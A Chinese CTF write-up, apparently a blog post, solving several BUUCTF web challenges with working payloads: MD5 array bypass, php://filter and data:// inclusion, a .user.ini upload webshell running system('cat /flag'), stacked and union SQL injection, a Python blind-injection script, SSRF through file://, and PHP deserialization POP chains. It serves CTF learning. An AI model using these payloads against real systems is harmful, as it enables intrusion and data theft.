也就是通过get方式输入两个参数a和b使得其值不同但md5值相同。

> MD5绕过：
>
> 1. 找出md5值都是两个0e开头的开头的，前提需要是弱类型比较才可以绕过，因为弱类型比较遇到字母时转义为0。（QNKCDZO、s155964671a、s1091221200a等）
> 2. 数组绕过，md5等函数不能处理数组，导致函数返回Null。而Null是等于Null的

```
?a[]=1&b[]=2
```

最后第三部分

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

通过POST方式，提交两个参数，使其值不同但md5相同，在这个地方是强比较因此不能使用方法一，只能使用方法二，得到flag

```
param1[]=a&param2[]=b
```

[ZJCTF 2019]NiZhuanSiWei

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

代码审计类型的题目，输入text参数，使其与“Welcome to the zjctf”相同，可以使用data伪协议

`?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=`

第二部可以考虑查看useless.php这部分也使用php://filter伪协议进行查看

`file=php://filter/read/convert.base64-encode/resource=useless.php`，得到useless.php的内容

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

在这一部分是一个序列化的问题，传入file参数，反序列化后读出file的内容，因此我们需要使file=flag.php `password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}` 将三部分合并在一起，最终得到flag

[SUCTF 2019]CheckIn

首先打开是文件上传类型的题目，一开始上传php文件失败，上传含有php代码的jpg文件也失败，说明文件中不能含有`<?`因此改为考虑用JavaScript代码，同时上传的文件也经过了文件头的检测，因此需要在木马文件开头加入GIF89a等图片类型的文件头，用于逃过检测。

```
<script language='php'> system('cat /flag'); </script>
```

上传后发现不能被解析为php代码，查看WP发现可以利用.user.ini

> .user.ini:指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了require()函数。而auto_append_file类似，只是在文件后面包含。 使用方法很简单，直接写在.user.ini中：

因此需要写一个.user.ini文件

```
GIF89a
auto_prepend_file=a.jpg
```

使得文件夹中所有的php文件都包含有a.jpg文件，这样a.jpg文件中的代码就可以被执行

```
GIF89a
<script language='php'> system('cat /flag');</script>
```

上传后直接访问/uploads/文件名/index.php即可得到flag

[MRCTF2020]Ez_bypass

题目还是一个简单的结合绕过问题

```php
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id']))
{
 $id=$_GET['id'];
 $gg=$_GET['gg'];
 if (md5($id) === md5($gg) && $id !== $gg)
 {
  echo 'You got the first step';
  if(isset($_POST['passwd']))
  {
    $passwd=$_POST['passwd'];
    if (!is_numeric($passwd))
    {
     if($passwd==1234567)
     {
      echo 'Good Job!';
      highlight_file('flag.php');
      die('By Retr_0');
     } else
     {
      echo "can you think twice??";
     }
   } else
   {
    echo 'You can not get it !';
   }
  } else
  {
   die('only one way to get the flag');
  }
 } else
  {
  echo "You are not a real hacker!";
  }
 } else{
  die('Please input first');
 }
}
```

一共有两步，首先是一个md5的强绕过，使用数组绕过，第二步是使用POST方式提交passwd参数，满足可以绕过数字判断，同时与`1234567`为弱相等，这步可以使用php判断的特性进行

payload

```
http://b79541d1-21af-43cb-9753-5da68b23b5e0.node4.buuoj.cn:81/?gg[]=1&id[]=2
POST: passwd = 1234567a
```

[网鼎杯 2020 青龙组]AreUSerialz

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;
```

```php
    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }
//当op值为2时会读取filename中的内容
    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}
//判断输入字符的合法性，前面的class中protected成员，序列化之后会产生\00*\00 ord后值为0，会产生不合法结果，因
//此可以考虑，在序列化时直接变为public成员
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
```

```
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

一道典型的反序列化题目，令op=2，filename=flag.php，content值任意

payload

```
<?php
class FileHandler {
    public $op = 2;
    public $filename = "flag.php";
    public $content = "Hello";
}
$a = new FileHandler();
echo serialize($a);
//O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";s:5:"Hello";}
```


结果在源码中可以看到

[GYCTF2020]Blacklist

Black list is so weak for you,isn't it

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```



CSDN @Luminous_song

从返回的内容来看，是一个sql注入的问题，输入`1'`，返回错误，说明是字符型

首先尝试union注入，发现`return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);`被注释掉了，因此考虑使用堆叠注入，但是也不能使用select，首先使用show 查看表名和列名

```
1'; show tables; --+
-- array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}

1'; show columns from `FlagHere`; --+
-- array(6) {  [0]=>  string(4) "flag"
```

说明在FlagHere表中存在一列flag，就是我们要查询的字段，但是select被屏蔽，通过查询wp看到可以使用handle进行查看

> Handler：mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。
> 通过HANDLER tbl_name OPEN打开一张表，无返回结果，实际上我们在这里声明了一个名为tb1_name的句柄。
> 通过HANDLER tbl_name READ FIRST获取句柄的第一行，通过READ NEXT依次获取其它行。最后一行执行之后再执行NEXT会返回一个空的结果。
> 通过HANDLER tbl_name CLOSE来关闭打开的句柄。
> 一篇介绍handler的文章

payload

```
1'; handler `FlagHere` open; handler `FlagHere` read first; --+
```

[CISCN2019 华北赛区 Day2 Web1]Hack World

同样是第一道sql注入的题目，一开始并没有判断出是哪种类型，但是发现很多的字符都被过滤掉了，是有id=1,2是有返回的，因此考虑用布尔盲注，通过返回的是1和2，来判断输入的正确性


> 盲注：页面无法显示数据库的记录, 只有正常页面和异常页面(即无回显点)
> 配合函数：配合if条件触发 IF(expr1,expr2,expr3)
> 一篇自己写的很一般的盲注文章

在这里就可以使用if进行判断，但是还不明白为什么在if内部可以使用select

```
import requests
import time

url = "http://c807afc6-bd1e-473a-a82e-f85fa2df919a.node4.buuoj.cn:81/index.php"
payload = {
 "id" : ""
}
result = ""
for i in range(1,50):
# 使用二分法，加快速度
 l = 33
 r = 126
 mid = (l+r)>>1
 while(l<r):
  payload["id"] = "if((ascii(substr((select(flag)from(flag)),{0},1))>{1}),1,2)".format(i,mid)
  html = requests.post(url,data=payload)
  time.sleep(0.05)
  if "Hello" in html.text:
   l = mid+1
  else:
   r = mid
  mid = (l+r)>>1
 result = result + chr(mid)
 print(result)
print("flag: " ,result)
```

[网鼎杯 2018]Fakebook

首先进入注册，注册完成后可以在首页看到注册的列表，点击刚刚注册的名字



可以看到有一个get参数的位置可以考虑sql注入

```
//发现过滤了union select 使用注释绕过
/view.php?no=-1 union/**/select 1,2,3,4
/view.php?no=-1 union/**/select 1,database(),3,4
//得到数据库数据fakebook
/view.php?no=-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema
=database()
//得到表名数据:users
/view.php?no=-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name
='users'
//得到字段数据:no,username,passwd,data
/view.php?no=-1 union/**/select 1,group_concat(data),3,4 from users
```

发现返回的信息是序列化之后的内容，之后就查看了wp
通过查看robots.txt发现有user.php.bak，下载下来


```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }
}
```

通过得到的代码可以进行一个序列化

```php
<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";
}
$a = new UserInfo();
$a->name = "John";
$a->age = 30;
$a->blog = "file:///var/www/html/flag.php";
echo serialize($a);
//view.php?no=-1%20union/**/select%201,2,3,%27O:8:"UserInfo":3:{s:4:"name";s:4:"John";s:3:"age";i:30;s:4:"blog";
s:29:"file:///var/www/html/flag.php";}%27%20--+
```

系统将会进行反序列化，之后我们传入的blog值将会被传递到页面iframe里面 这样就造成SSRF攻击

> SSRF：一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。
> SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。
> SSRF CTF wiki



将获得的flag进行base64解码即可

[MRCTF2020]Ezpop

题目考察文件包含和php反序列化中pop链的构造

> 反序列化POP链：指从现有运行环境中寻找一系列的代码或指令调用，然后根据需求构造出一组连续的调用链。
>
> 1. 找起点：一般为POST或GET参数获取
> 2. 找终点：也就是可以读取flag的位置，可以是file_get_content(),include()等函数
> 3. 构造POP链
>
> php反序列化漏洞之POP链构造

```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

1. 入口：传入一个pop参数，对这个参数进行反序列化
2. 终点：Modifier类中append函数可以对传入的var参数进行include，因此var参数值就是要读取的flag.php
3. 构造POP链：pop-> unserialize()->__wakeup()->__toString->__get()->__invoke()->append()->include()

exp

```php
class Modifier {
    protected $var = 'php://filter/read=convert.base64-encode/resource=flag.php';
}
class Show {
    public $source;
    public $str;
}
class Test {
    public $p;
}
$show = new Show();
$modifier = new Modifier();
$test = new Test();
$test->p = $modifier;
$show->str = $test;
$show->source = $show;
var_dump(urlencode(serialize($show)));
?>
//"O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3Br%3A1%3Bs%3A3%3A%22str%22%3BO%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7D"
```